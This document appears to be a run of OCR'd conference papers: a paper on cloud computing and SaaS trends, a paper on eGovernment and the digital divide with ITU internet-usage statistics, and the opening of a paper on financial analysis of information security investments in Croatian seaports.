Most of the IT industry recognized the power of cloud and grid computing. Next generation of SAAS applications is already drastically increasing business performance and offers unimaginable information integration, fusing with new and existing applications, leveraging newest social communication platforms and professional services.

This new wave of global IT infrastructure is rapidly changing the way the users work, think and collaborate. New web technologies like HTML5 and sophisticated JavaScript libraries are providing rich user interfaces which perform like classical desktop systems and in combination with scalable and flexible architecture open new possibilities for better, faster and more controlled integration of information sources.

This brings some challenges and issues which must be addressed before potential information loss, security vulnerability or unintended sharing.

How will next generation of software look like and where is it shifting to? Several answers are emerging, let's take a look.

I. INTRODUCTION

Technology is developing with increasing speed. A few years ago, Internet was available on computers, but today it is an integral part of everyday life. Smart phones and tablet computers are already opening a whole new dimension, information terminals are linked directly to servers and in a few years, cars, boats, heating systems - everything will be linked together, having its own operating system connected to the Internet, and allowing the user to perform tasks unimaginable today. Future drivers will to be in constant contact with available services, road conditions, traffic information and routing. In a few years, every smart device will be connected to the global grid serving all possible needs. As use of mobile devices is increasing - Gartner predicts there will be more than 70 billion mobile applications downloads annually in the next 2 years [1].

This, of course, brings up issues about availability and performance, even usability. Users will collaborate with advanced user interfaces that will react on move, gesture, voice and image recognition.

Basically, our lives will be completely integrated with this universe of information.

To accomplish this, users will demand the highest possible availability, performance and, of course, an affordable price. Therefore, services will have to migrate to the infrastructural cloud.

II. CLOUD COMPUTING

Cloud computing is relatively new. Simple put - it is an abstraction of the service from the underlying architecture. Such abstraction comes with a goal - to be as reliable and scalable as possible. This elastic architecture can accommodate perfectly to the needs of a specific customer, offering the best possible value. As IT infrastructures become too complex today 70% of current IT investment remains focused on maintenance, leaving little resources for innovation [2]. Cloud brings simplification and better organization of existing resources to increase performance.

III. SAAS IS BETTER

To put an application into a cloud infrastructure often means that an existing application must be strongly refactored to use all cloud potential. Today, still a lot of existing applications is of monolithic architecture which is normally inappropriate for service oriented architecture, an architecture strongly used in cloud applications.

But why are these services so important?

The main reason lies in the existing legacy applications with proven business logic, but with an inappropriate architecture for SAAS architecture. The business layer of such applications can be exposed with web services or even SOA architecture to huge amount of other applications and seamlessly integrate with other applications.

Modern software architecture often resides of several abstraction layers, with each layer having its own responsibilities. Often, data retrieval is abstracted with ORM tools or web services. This way, several existing repositories can be integrated into a central system where data is processed and used in business logic. Modular architecture brings to application development a new option - each and every part of the application can be substituted with something else.

Such modular SAAS applications can offer web service connectivity or SOA architecture, through which the system can be used in numerous other applications, or remote fat clients can connect to the service architecture to work with the data or mainly all functionality can be exposed through last generation RIA user interfaces [3].

As the whole application is built from several blocks, these can be put each on a separate virtual resource, thus allowing unimaginable scaling of applications. Such applications can support virtual clustering and, due to their completely unawareness of the underlying physical infrastructure, can easily be migrated, also when active.

IV. INTEGRATION

Also, integration methods were simplified to enable weakly bounded systems. CORBA, RMI and legacy EDI were substituted with XML based data interchange and communication standards based on XML. As this was quite a huge step, XML based collaboration enabled SOA to completely cover all needs for the whole business process collaboration.

Today REST web services are strongly used to retrieve and update the information in integrated repositories. REST functionality simplifies the whole process of joining and is easier to handle.

SAAS based applications strongly rely on complete service automation, where process and infrastructure can be easily monitored and audited.

To seamlessly support business processes, these can be integrated into the SAAS system which can span over several existing repositories and remote services including social networks, governmental services, intranets and extranets.

V. USER INTERFACES

Users today are used to responsive user interfaces, which are far from dull web pages. Modern RIA applications strongly use asynchronous data retrieval and event driven web architecture. To support the idea of rich web pages, JavaScript is used to manipulate browser DOM in real time. New component frameworks based on JavaScript like jQuery and Sencha ExtJS offer advanced web user interface building which is comparable to rich native applications. Emerging HTML5 standard is already offering even better support for graphics and event processing.

Some predictions show that in 2012 more users will access web with mobile technology as with classical desktops. This raises a serious demand to support SAAS applications also on mobile architectures. With a diversity of devices and operating systems, it is inappropriate and costly to support several mobile platforms like iPhone, Android devices, Blackberry and every other possible device. Thus HTML5 and rich JavaScript libraries are natural choice; this way access to an application is enabled for any device with a browser.

Also, no updates are necessary and, if there is a need to support a local data storage, Adobe AIR or Google Gears can be used.

VI. INFORMATION FUSION AND SECURITY

Embracing all these systems together offers an unique perspective and collaboration possibility, where users can seamlessly collaborate in a modular enterprise system including all necessary systems but are unaware of data dispersion through several repositories. For users this is just a single monolithic system.

Integrated social media networks can improve shared collaboration on business processes with teams that are better connected through integrated information system residing in a cloud.

Such example of interconnection with modern services like social media networks is Social CRM.

Today internet users actively use SAAS applications from big vendors like Google, SalesForce, Facebook, LinkedIn … each of them having its own way of financing and business model.

To end user these are often free, making money on advertising.

Complete office solutions like Google Docs offer advanced way of collaborating on documents often allowing concurrent work of several people on the same document.

On the end, everything merges together. Social networks are strongly used for collaboration tools, and social streams are integrated into business applications to support updated info about customers and personnel.

Specially in the present time, SocialCRM is a new hype, where information is automatically collected through social networks in order to align marketing campaigns as good as possible with appropriate targets.

All data is collected and users are normally unaware that tools like collaboration filtering and collaboration profiling are guiding Internet users into infinite way of online commerce and sales.

With the help of location services, users are often geographically exposed and, with proper history management, online systems can predict very accurately what should be offered to a specific user.

Of course, information security is a huge issue which is normally underestimated, so information leakage is quite often.

SAAS applications also raise the question of data security. Is it secure to have all business data in dedicated data center or is it better to have the key information inside a company? Putting an application in the cloud is often connected with increased security measures which generally improves the application security. Professional data centers are also often better prepared for web attacks. However, the biggest threat remains – users, which unintended share critical information.

VII. CONCUSION

What is the prognosis for the future of information services? The future is definitely cloudy, and there will be more and more applications available in cloud based architectures. It will be almost impossible to think about any kind of system that will not need to somehow interact with some other remote system. Professional grade services will demand reliable, distributed environments, where data will be secure and available at any possible time.

As abstraction grows in different dimensions, the final step will lead toward virtual desktops, completely abstracted user interfaces, where personal virtual environment will probably follow the users on any possible device. Virtual desktops will probably be the final abstraction - device independent user interface.

REFERENCES

[1] http://www.cmswire.com/cms/enterprise-20/tablets-mobile-social-things-strategic-technology-trends-for-2012-gartner-says-013159.php

[2] http://www.vmware.com/solutions/cloud-computing/index.html

[3] http://en.wikipedia.org/wiki/Software_as_a_service

eGovernment and the digital divide

PhD Vujica Lazović
MSc Tamara Đuričković
Faculty of Economics
Jovana Tomasevica 37, Podgorica, Montenegro
e-mail: vujical@t-com.me
tamara.djurickovic@ef.ac.me
Tel: +382 20 241 138

Abstract - Many governments around the world are using information and communication technologies with aim to increase realiability, transparency and quality of services but also to modernize and change the way the administrations work. With development of eGovernment services, users can easily and quickly access the services they need any time they whant and they already feel the benefits of these actions.
However, the fact that technology is available, by itself does not imply that it is accessible to everyone. Althought eGovernment has become a powerful tool that governments use to get closer to the citizens, there is still a paradox that those who most need to use the services provided by governments, are the ones that usually do not have access to these services. The term digital divide has been used since 1990s and nowdays it describes the difference in use of technology, developed as a result of lack of access, skills, or even interest in using of technology.
This paper aims to analyze the potential of eGovernment implementation on the reduction (or expansion) of the digital divide.

Key words: eGovernment, digital divide, ICT

I. INTRODUCTION

The fact that technology is today available, by itself does not imply that it is accessible to everyone. As the global population is growing, it is clear that people want to live an urban life, in relation to the facts that raise the question of whether our economy and environment can provide that. Do we have a sustainable economy and environment in such conditions? What can we do or how ICT can help to solve such problems.

One answer is that to use information and communication technologies, because ICT can provide support to a much more sustainable approach to design, build and maintain cities in which we live and therefore the overall environment.

However, although the world has become home to over 7 billion of people, only one third use the Internet. According to the ITU report [7], of these, 45% of Internet users globally have less than 25 years. Over the past five years, developing countries have increased their share when it comes to total users on the global level - from 44% in 2006 to 62% in 2011. Today, Internet users in China make up almost 25% of the total number of Internet users worldwide, and 37% of total Internet users in developing countries. Also, the number of Internet users has doubled between 2005 and 2010. In 2010, the number of Internet users has reached the number of over 2 billion (according to the data from the www.internetworldstats.com, the number of Internet users worldwide in March 2011. amounted to 2,095,006,005), of which 1.2 billion users are in developing countries. And as much as 71% of the population in developed countries is online, only 21% of the population in developing countries is online. By the end of March 2011 the penetration of Internet users in Africa has reached 10% which is far behind the world average (30.2%) and the average in developing countries (over 21%) (Figure 1).




Figure 1. Proportion of Internet users to total population (source: www.itu.int)

Also, the data show that young people are much more online than older people in the countries in both developing and developed countries. In developing countries, 30% of those who have less than 25 years used the Internet, compared with 23% of those who have more than 25 years. At the same time, 70% younger than 25

years - which amounts to about 1.9 billion – is still not online: a great potential in developing countries is to connect schools to the Internet and to increase enrollment and participation (Figure 2.).




Figure 2. Number of Internet users by age and by level of development (source: www.itu.int)

In the world there are over 1.8 billion households, of which one third has access to the Internet, while five years ago that number was only one-fifth of the total number of households. In developing countries, 25% of households have a computer and 20% have Internet access, compared with only 20% and 13%, 3 years ago. With 5.9 billion mobile phone subscriptions, the global penetration reaches 87% and 79% in developing countries. Mobile broadband subscriptions grew about 45% annually over the past 4 years and now have twice as many mobile broadband subscribers than fixed broadband subscribers. While people in developed countries typically use mobile broadband network, instead of fixed broadband connections, mobile broadband is often the only method of access that is available to people in developing countries. When it comes to the number of users of mobile telephony, data show that the growth level of use of mobile telephony is slowly decreasing globally. In developed countries, the mobile market reaches saturation level, with an average of 116 subscriptions per 100 inhabitants and in late 2010 and a marginal growth of 1.6% in the period 2009-2010. At the same time, developing countries increase their share of mobile subscribers with 53% of the total number of mobile subscriptions at the end of 2005 to 73% on the end of 2010.

There are many reasons why it might be argued that the Internet age that could substantiate the differences that exist between developed postindustrial societies that are in the center and peripheral regions of underdeveloped societies. If the investment in the digital technology can encourage the growth of productivity, advanced economies that led the technological revolution, could multiply the increase of their advantage over the majority of poor societies that are already seriously behind, burdened with debts and diseases, and which, viewed in the longer term, could completely lose their chance to ever catch up.

Does the development of information society in developing countries follow the trend of development of information and communication technologies? Or, to reach the status of developed countries, the developing countries need to develop much faster information society services, so that they can caught up with the most developed?

II. DIGITAL DIVIDE

Global scale debate, which is still in the lead, about the issues that impact the Internet both on society and on individuals, is not only of academic importance. So, in fact, the creators of practical policy in various spheres often think of Internet as a potential catalyst of comprehensive socio-economic development, while corporations in the development of the Internet sees as an open opportunity to gain profit. With the development of the Internet, there is an increase in the number of users, as well as possibilities for its application. Very soon, after the development of awareness that the Internet is becoming a global phenomenon, it became also clear that another very important dimension of the global divide is born - digital distribution or digital gap.

Digital divide refers to the gap between individuals, households, businesses and geographic areas at different socio-economic levels in relation to their ability to access that information and communication technologies and their use of the Internet for various activities. On the other hand, the gap of knowledge is concerning the access of different social groups to information and knowledge, particularly by gender, income level, race, and by location. In addition to these two terms, it should not be overlooked the notion of a global digital divide, which refers to the difference in approach between countries in terms of Internet and its significance for information flows.

The concept of the digital divide is most often associated with uneven distribution of opportunities for access to the Internet and information and communication technologies in a broader sense. However, it is necessary to make a difference between the digital divide in the narrower sense and the global digital divide. The digital divide in the narrower sense means inequality in the presence of the Internet, which is marked with certain characteristics such as sex, age, race, ethnicity, education, income. By expanding the scope of the term digital divide in the global digital divide it points out the differences that exist primarily between countries and regions of the world in the terms of Internet access. Manuel Castells observes: "Differences in Internet access between countries and regions in the planet at large are so considerable that they actually modify the meaning of the

digital divide, and the kind of issue to be discussed" [3]. Thus, the term global digital divide means the broader context of international social and economic relations.

Digital divide presents a major obstacle, especially for the companies that want to conduct their business transactions online. And not just for companies, the digital divide is an obstacle for governments that want to offer their services online to citizens, and thus contribute to creating a digital society. The debate about whether the digital divide between developed and developing countries is reduced or increased experienced a culmination of recent years. Proponents believe that the digital gap has decreased between the two groups of countries state an example of Africa, which in recent years is the leading country when it comes to growth of mobile telephony in the world. Those who advocate a different position, i.e. that the digital divide is increasing, often point out that access to technology is positively correlated with economic development and wealth of nation. They argue that since the beginning of the last century, the gap between rich and poor or between developed and poor countries continues to grow. In recent years, they highlight the growing gap between people in societies where exists broadband access and those without access, but also they outline the differences between those companies which characterizes the use of fast broadband and those with slower broadband networks. Digital gap, as viewed from the perspective of a broadband access and quality, has a new name, the "new digital divide."

Thus, the digital divide is a complex issue and a problem without a single cause or effect. Unfortunately, new technologies alone are not enough for overcoming the digital divide, since they largely depend on physical capital (infrastructure, hardware and software), human capital (for installation, maintenance, update, and efficient use of computers) and general economic policy environment (for functioning payment system and stability).

Some studies suggest that addressing the digital divide requires a multidimensional approach that includes [2]: (a) affordable access to information tools for the elderly, the poor, the disabled and those living in rural areas, (b) the economic development of communities through the content development of telecommunications infrastructure and cultivating well-trained workforce so that communities can feel competitive in attracting and retaining jobs and business opportunities; (c) Internet content that is relevant and produced by communities addressing the availability of relevant information to the community, overcoming barriers of language and writing, and promoting cultural diversity votes, and (d) the society committed and dedicated to a lifelong learning through the development of knowledge skills which will enable all generations to adapt to the time that is characterized by constant change.

Also, in addition to general approaches that relate to reducing the digital divide like the expansion of infrastructure, skills and information, it is particularly important to provide access at very low prices. With computers and the Internet that are available at public places such as libraries, post offices, schools, etc. people can be "meet and release" in the use of information technologies and to develop very important relevant skills. Providing low-cost and subsidized access in schools, for example, can help in establishing the proper foundation of computer literacy of the future workforce and to improve the diffusion of critical knowledge for the new economy. This diffusion of knowledge is an important aspect of successful development of eGovernment.

III. EGOVERNMENT DEVELOPMENT FOR BRIDGING THE DIGITAL DIVIDE

Accepting the highly intense and complex systems of ICT networks in order to establish eGovernment, substantially changed the way in which national, state and local administration deliver services, collect, integrate and share information and communicate with each other and with citizens. A growing number of professionals see the Internet as a transformative technology, and they believe that eGovernment is a part of the new Government's vision for the 21st century. Using ICT to support public participation in decision-making process, through eGovernment activates information technology so that they can make the government operate more efficiently. eGovernment focuses on activities and innovations that have enabled using ICT combined with high levels of speed, scalability and accuracy.

During the past two decades, debates about the ways in which technology can help democratic governance has continued, especially in developed countries, and has continued to accelerate the proliferation of the Internet as an information and communication medium. The interactive nature of the Internet in eGovernment provides the contribution by the user rather than the publication of data from one center to many other users. For example, in the context of local government, citizens can seek information that will assist them in solving problems through the Web site of the Council, representatives can be contacted easily by e-mail and citizens can express their views and opinions through online consultation and discussion forums.

ICT is not a solution for everything related to eGovernment, but it can begin to reduce the gap between what governments are doing and the daily lives of citizens. For this reason, eGovernment involves much more than just a Web site and it has the power to transform the lives of citizens. According to some studies [2], the vast majority - up to 80% - of transactions between government and citizens is done at the local level. In this way, eGovernment applications are affecting

the daily lives of citizens. So it can be said that eGovernment applications essentially affect - make it simple - the everyday life of people. However, without providing equal opportunities and accessibility to the public, eGovernment is nothing more than "a tool of the elite." In this sense, as eGovernment becomes more developed and present throughout the world, governments have realized the importance of developing policies and programs with aim to address a question of inequality that are present when it comes to access to ICT and usage of these technologies.

Through eGovernment discussion, the term digital divide has very quickly become popular. It has been used to explain any difference in the online community. At its basic level, the digital divide refers to the difference between those who have access and those without access to ICT. It is also used to explain the social exclusion from the online world as it moves more towards a knowledge economy, or the knowledge society. Most of the available literature suggests that the socio-economic status and demographic characteristics determine the frequency of ICT usage. In particular, questions of income and education are often perceived as very significant, while ages and ethnicity may also be issues of importance. As one of the factors that can be taken into account is also the geographic component.

Digital divide also represents an important barrier to eGovernment because people without Internet access will not be able to realize the benefits of online services. While eGovernment can also improve services to citizens through other channels, inability to provide online services to all citizens can stop eGovernment projects.

In addition, groups in society with low levels of access are the ones who are already disadvantaged. For example, groups with lower incomes have less access to the Internet than groups with higher incomes. Such groups that are disadvantaged are often the target of government intervention and have a higher level of ongoing interaction with the government. Many of their interactions with government are complex - the establishment of identity, the right to assistance, complex medical or social interventions, etc. While access to government information and services need to be very important for these groups, they are unable to realize the benefits of increased quality of service and greater choice through online services.

eGovernment services can, on the basis of their existence, to provide additional incentives for individuals who access the Internet. Bearing in mind that these transactions with the Government are relatively rare for most people, public electronic services usually already (in themselves) contain incentives for the purchase of a PC and Internet connection. Government information and opportunities for consultation and participation, especially at the local level, can be very important, together with other factors such as the use for the purpose of education, access to e-mail and the use of PCs in households. Therefore it is very important, just at the level of eGovernment, for governments to continue to implement policies and specific interventions to reduce the digital gap. The specific focus on the frequent usage of government services that will provide value to lower income groups, along with market-wide online government services, are important elements of the policy of narrowing and bridging the digital divide.

IV. CONCLUSION

Digital divide is only one manifestation of the unequal distribution of power. Different demographic dimensions along which the digital divide exists, representing a map of the way in which social power is distributed. No matter where they are located, those with higher incomes have better access to, and will first use the Internet. Residents in urban areas are usually better connected to the electronic media, than that are people in rural areas. Those who are better educated usually have higher incomes and better connectivity. Attempts to close the digital divide can be interpreted as a form of economic redistribution.

In many countries, governments and NGOs have developed various initiatives in order to reduce and close the digital divide, which includes [4]: (a) the provision of public access ICT through libraries and community centers (b) the provision of ICT training programs, (c) providing access to ICT and training to groups with disabilities, including people with disabilities and their cares, (d) distribution of free training resources for working on computers in libraries, community centers, etc, and (e) the establishment of the PS re-use schemes to enable available reconstruction and purchase of computers to people who have low income and to communities. In the near future, the continuum of these policies will help in narrowing the gap, and increasing the accessibility of eGovernment services.

In this regard, future research agendas should focus on the following issues: (a) economic, social and cultural characteristics of the public, (b) a sustainable strategy for facing with the digital divide, (c) agents in the communities that will stimulate computer literacy, and (d) the economically and socially sustainable digital divide initiatives.

The first step in facing with the problem of the spread of the digital divide, is the understanding of the breadth and depth of any cultural, racial, educational, or difference/the gaps of knowledge and literacy that exist in any jurisdiction. It is the task of the present governments to overcome the gap and to provide an environment in which there are no disparities between those who have the capacity to engage in online transactions with governments and those who do not have access or do not wish to participate in the online world. Many federal, state and local governments want to

find a solution. This is the next challenge in ensuring successful eGovernment and delivery of eServices.

eGovernment is an important goal by itself, but the technology (e.g., faster and bigger services, much better browsers, etc.) alone can not lead the governments to this goal. What needs to take to move the governments to use the technology as a tool that provides greater reliability, transparency and shared decision making through better and much clearer public access to government information? In this sense, online services and activities should not be focused only on technology but they also need to be supported by technology.

International practice shows that there are many people who currently can not participate in the information society, and as eGovernment had a more pervasive role, they will fall behind, and they will become disempowered. Therefore, to make any eGovernment project successful it is necessary that there exist a certain degree of eParticipation and community development. Only understanding and addressing the digital divide, and citizen's needs, the local governments will be able to understand the vision of real eGovernment.

So, the real success of eGovernment will occur as a result of the development policies and programs for: (a) understanding the difference between the citizens, (b) taking into account different public opinions and needs, (c) by adding the decision-making processes, and (d) fine eGovernment adjusting for the general participation of individuals and communities. Finally, it is clear that eGovernment is not a tool for solving the overall problem of digital divide, but when it is used correctly it has the potential to overcome the digital divide.

REFERENCES

[1] eGovernment of Tomorrow - Future Scenarios for 2020, L e nnar t N ord f ors , B o Eri c s on, H emmin g L in d e ll & J a c ob L a p i d u s, VINNOVA –Verket för Innovationssystem/Swedish Governmental Agency for Innovation System, November 2009

[2] E-Government – The Digital Divide And Information Sharing: Examining The Issues, Thomas B. Riley, Commonwealth Centre for E-Governance

[3] Uspon umreženog društva, Castells M., Zagreb, 2000

[4] An Overview Of Critical Issues Of E-Government, Zhenyu Huang, Central Michigan University, Peterson O. Bwoma, Central Michigan University, An Overview Of Critical Issues Of E-Government, IACIS 2003

[5] E-Government in Central Europe,Rethinking public administration, © The Economist Intelligence Unit 2004

[6] Enabling E-Government Initiatives, Juniper Networks ePlatforms for Helping Government Organizations Implement eGovernment Services Effectively and Cost Efficiently, Copyright 2007, Juniper Networks, Inc.

[7] The World in 2011 – ICT Fact and Figures, ITU Telecom World 2011

[8] Internet adresses:

- http://www.internetworldstats.com, january 2012
- http://www.itu.int, november 2011
- http://www.epractice.eu/ , january 2012
- http://interactivedemocracy.blogspot.com/, october 2011
- http://edc.unige.ch/inner.php?table=Publications&linkid=125&head=%20External%20Publications, january 2012
- http://www.egov.vic.gov.au/index.php?env=-categories:m1948-1-1-8-s-0&reset=1, january 2012
- http://www.eu.wibe.de/wibe_framework/wibe_framework2/eGovernment_MeasurementApproach_WiBe_Germany.pdf, december 2011

Investment Analysis of Information Security Management in Croatian Seaports

Saša Aksentijević[1], Edvard Tijan[2], Bojan Hlača[3]
[1] Saipem Mediteran Usluge
Alda Colonnella 2, Rijeka, Croatia
Tel: +385 51 65 17 00 Fax: +385 51 65 17 81 E-mail: axy@vip.hr
[2] University of Rijeka, Faculty of Maritime Studies
Studentska 2, 51000 Rijeka, Croatia
Tel: +385 51 33 84 11 Fax: +385 51 33 67 55 E-mail: etijan@pfri.hr
[3] Rijeka Port Authority
Riva 2, 51000 Rijeka, Croatia
Tel: +385 51 35 11 77 Fax: +385 33 17 64 E-mail: bojanhlaca.ri@portauthority.hr

Abstract - Existing models of Information Security Management Systems in seaports usually involve threat evaluation, vulnerability management and risk analysis. Threat evaluation is a catalogue based analysis, outlining various applicable protection levels related to architecture, hardware, software and personnel, aiming to standardize the information security management approach. Vulnerability analysis is attempting to evaluate organizational and technical aspects of all information security components in terms of their inherent flaws. Risk analysis combines both threat and vulnerability analysis in order to define countermeasures in an objective, measurable and sustainable way. However, very often all three possible approaches are devoid of economic and financial analysis of seaport information security investments. In this paper authors propose a combined model which includes both technical and financial approach to information security management and decision-making in Croatian Port Community Systems.

I. INTRODUCTION

Seaport Information Security Management Systems (ISMS) are complex sub-systems of seaport business systems whose goal is to protect information contained within port information systems from breach of confidentiality, integrity and availability [1]. Due to complex matrix of various risks which threaten seaport information assets, technical and organizational implementation of such systems is very complex and is usually related to high levels of capital investments and operative costs that can be mutually substituted.

Considering the fact that the insufficient usage of economical and financial criteria when deciding about investing in seaport ISMS has a direct impact on their economic efficiency and profitability, ignoring such inherent need leads to inadequate qualitative and quantitative characteristics of such investments, therefore resulting in lower levels of operational information security and consequentially the diminished ability to generate cash flow. Therefore it is of utmost importance to research, investigate and analyze possibilities of financial and economic analysis of ISMS in seaports and to suggest possible application of methods that might be useful in evaluation of capital investments in seaport ISMS systems [2].

The purpose of such research is to establish that by using risk assessment techniques, technical and legal requirements for seaport ISMS and correlating them with available financial means of particular seaport, it is possible to enhance functioning of seaport ISMS and optimize subject capital investments. The goal of such research is to investigate, analyze and outline all characteristics of capital investments in seaport ISMS, describe what makes them different than other capital investments, define connection between technical and legal requirements and propose a model to increase efficiency of information security measures in seaports.

II. FORMS OF CAPITAL SEAPORT ISMS INVESTMENTS

When evaluating investments within the framework of usual business finance paradigm, it is usually being done in terms of assets controlled and in possession of the company (in this case, seaports), that are able to produce certain revenue or cash flow, offset against incurred investment, maintenance and related costs. Assets can be material (machinery, buildings), non-material (patents, computer programs, goodwill) or a special form of assets having the ability to produce revenue „out of itself‟, which are financial assets. The most common tool used by financial managers is evaluation whether net present value of certain asset, using marginal capital cost, is positive and representative for certain type of project.

Seaport ISMSes, in technical sense, are composed of the following components, related to each other in a hierarchical manner:

1. Organizational forms, ensuring alignment with legal requirements,
2. Organizational information policy, in fact seaport organizational culture and abstract knowledge related to ISMS resulting in adequate application of risk mediation techniques using adequate hardware, software and organizational information security, often formalized by security certification (e.g. ISO 27001:2005) [3[,
3. Computer hardware (servers, switches, computers, network appliances, routers),
4. Computer software and solutions.

Each of these components is related to the certain level of cost with high levels of substitution in terms of treatment as a capital investment or an operative cost [4]. Nearly all information security solutions can nowadays be implemented in form that can be financially treated either as an investment or an operative cost, with no change in user experience. For example, instead of purchasing security software solutions, it is possible to lease them as SaaS („Software as a Service“) solutions. Instead of purchasing computer security-related hardware it is possible to rent them as cloud computing solutions. Such a divergence of possible solutions may cause additional problems in form of constant requirements for additional education stemming from rapid change of production technologies [5], while on the economic and financial level it makes the process of calculating total cost of ownership even harder.

On a practical level, there is a number of related costs necessary to establish and operate ISMS, especially related to applications, information and telecommunication infrastructure of seaports. Other related ISMS costs may exist, addressing and supporting technical disciplines (for example, cost of education of personnel using new ISMS technologies). Also, ISMS certification, security studies and organizational implementations can be considered as seaport ISMS investments.

III. DIFFICULTIES IN DETERMINING INPUT PARAMETERS OF SEAPORT ISMS INVESTMENTS

With the increase of distance between technical and technological aspect of seaport ISMS on one side and economic and financial analysis on the other side, a number of difficulties appear when determining input parameters of financial analysis. Some of those difficulties are the following:

1. Decision about the investment in seaport ISMS primarily depends on risk assessment as a technical discipline. Practical risk assessment does not include quantitative financial indicators. Instead, it is based on qualitative factors (experience) and evaluation of possibility of occurrence of undesired outcome. It is abstract, technical evaluation and its results are indicators used by information security experts to determine areas where they have to concentrate their efforts to achieve set goals of information security. It is a paradox that operative and financial management usually have to make decisions based on risk assessment devoid of detailed financial analysis. Furthermore, decision-making management does not have specialist technical knowledge, they usually have their reservations towards investing in information security because they do not understand it and usually they implicitly undertake unreasonable levels of risk. It is also possible that the management overinvests in information security. Therefore, the conclusion is that information security management in seaports is traditionally separated from financial analysis of information security impact on business.
2. There is a high level of substitution of information security investments by costs that can be considered to be running costs, and this further clouds the decision making process about investments. Usually, treating ISMS solutions as running costs at a first glance seems to be a better solution, but such superficial analysis usually does not include many hidden costs like education of technical staff, users, major version upgrade costs etc.
3. Software, hardware and telecommunication security solutions within seaports usually include inherent need to stipulate long-term maintenance contract, sometimes resulting in undesired situations like vendor lock-in. These contracts are used to provide support to users throughout life period of the seaport information security solutions, but very often it is not possible to use such solutions without such contracts: without them, for example, in case of security software or appliances, it would not be possible to get the latest security patches or definitions, or it would not be possible to integrate them into existing seaport security solutions. Therefore, during analysis of input parameters it is important to determine which part of the initial cost or investment is related to true investment and which is related to maintenance in order to correctly determine total cost of ownership (in fact, introduction and usage) of certain seaport ISMS solution.
4. It is very difficult to initially evaluate the remaining value of ISMS solution. Some information security solutions have longer technical life span than accounting life span (for example, technical and network solutions), and they can be used even after the depreciation period has expired. Functionality of such systems depends on the maintenance options because the manufacturer is able to maintain the solution viable by software upgrades (which is especially valid in case of software security solutions).
5. In case of micro, small and medium enterprises, there is usually no specialist in-house knowledge available in order to adequately evaluate the influence of investments in ISMS on the business as a whole. Considering that seaports are typically large enterprises, it is expected that they should not suffer from inadequate availability of said resources.

IV. ECONOMIC AND FINANCIAL ANALYSIS OF SEAPORT ISMS INVESTMENTS

Economic analysis of ISMS investments typically neglects the analysis of financing resources (own capital, cash flow or financial leverage). The reason for this is the fact that interest on credit does not diminish the economic potential of information security solution to produce results; it only lowers the financial potential of the seaport system as a whole.

This kind of analysis requires initial evaluation of effects of seaport information solution by using price levels from the first year of the project or the first year of solution life. Costs are those items that detract from the economic potential of the solution. In the context of seaport ISMS solutions, the detrimental costs could be as follows:

1. initial investment in information solution or project,
2. cost of maintenance of information security solution,
3. material cost of operation (for example, electricity, air conditioning),
4. cost of external solutions and services (for example, consultancy),
5. cost of education of employees during implementation,
6. cost of education of employees during operation,
7. gross equivalent salaries of employees during implementation.

Economic analysis of ISMS solutions is difficult because it is difficult to determine the income (revenue) offset by outlined investment costs. In a classical economic sense they are represented by the sum of income during exploitation period and the remaining („scrap“) value at the end of exploitation. This kind of income can be difficult to evaluate because there is no clear connection between the investments in information security and the derived benefits. Therefore, one of the solutions would be to evaluate various implemented elements of ISMS in terms of potential damage incurred by information risks materialized as security incidents yielding measurable damage. From the static viewpoint, initially, that kind of investment in ISMS seaport solution whose cumulative benefits (total avoided damage), increased for the salvage value of information security solution is higher than total implementation cost is the investment that would seem reasonable to pursue.

Financial (cash flow) analysis, unlike the economic analysis, also considers the source of project financing and obligations towards those sources (interest). It also includes time value of money in form of discounting. Further financial analysis may include different dynamic evaluation methods, which includes, but is not limited to [6]:

1. Investment time to return, represented by the number of years needed to recover information security investment in seaports,
2. In case that time value of money has to be incorporated, method of discounted investment time to return will be used,
3. Net present value method of investment into information security represents the difference between sum of discounted cash flows during the lifetime of information security solution,
4. Information security solution internal profitability rate presents internal discount rate that matches pure cash flow of usage of information security solution with its investment flows,
5. Profitability index can be used as an additional criterion in seaport ISMS investment analysis. It is a ratio of discounted cash flows of information security solution during its lifetime and its investments over the time of usage.

V. EVALUATION OF POSSIBILITY OF USAGE OF INTERNAL RATE OF RETURN (RoR) IN SEAPORT ISMS INVESTMENTS

Classical paradigm of usage of internal RoR requires that discount rate pairing investments with pure cash flows has to be bigger than defined discount rate depending on risks and cost of deployed capital. Considering the fact that security risks are present during the whole period of information security solution deployment and anticipated cash flow in form of avoidance of risk, measured financially, is present throughout its lifetime, classical internal RoR method can be used in evaluation of seaport ISMS solutions.

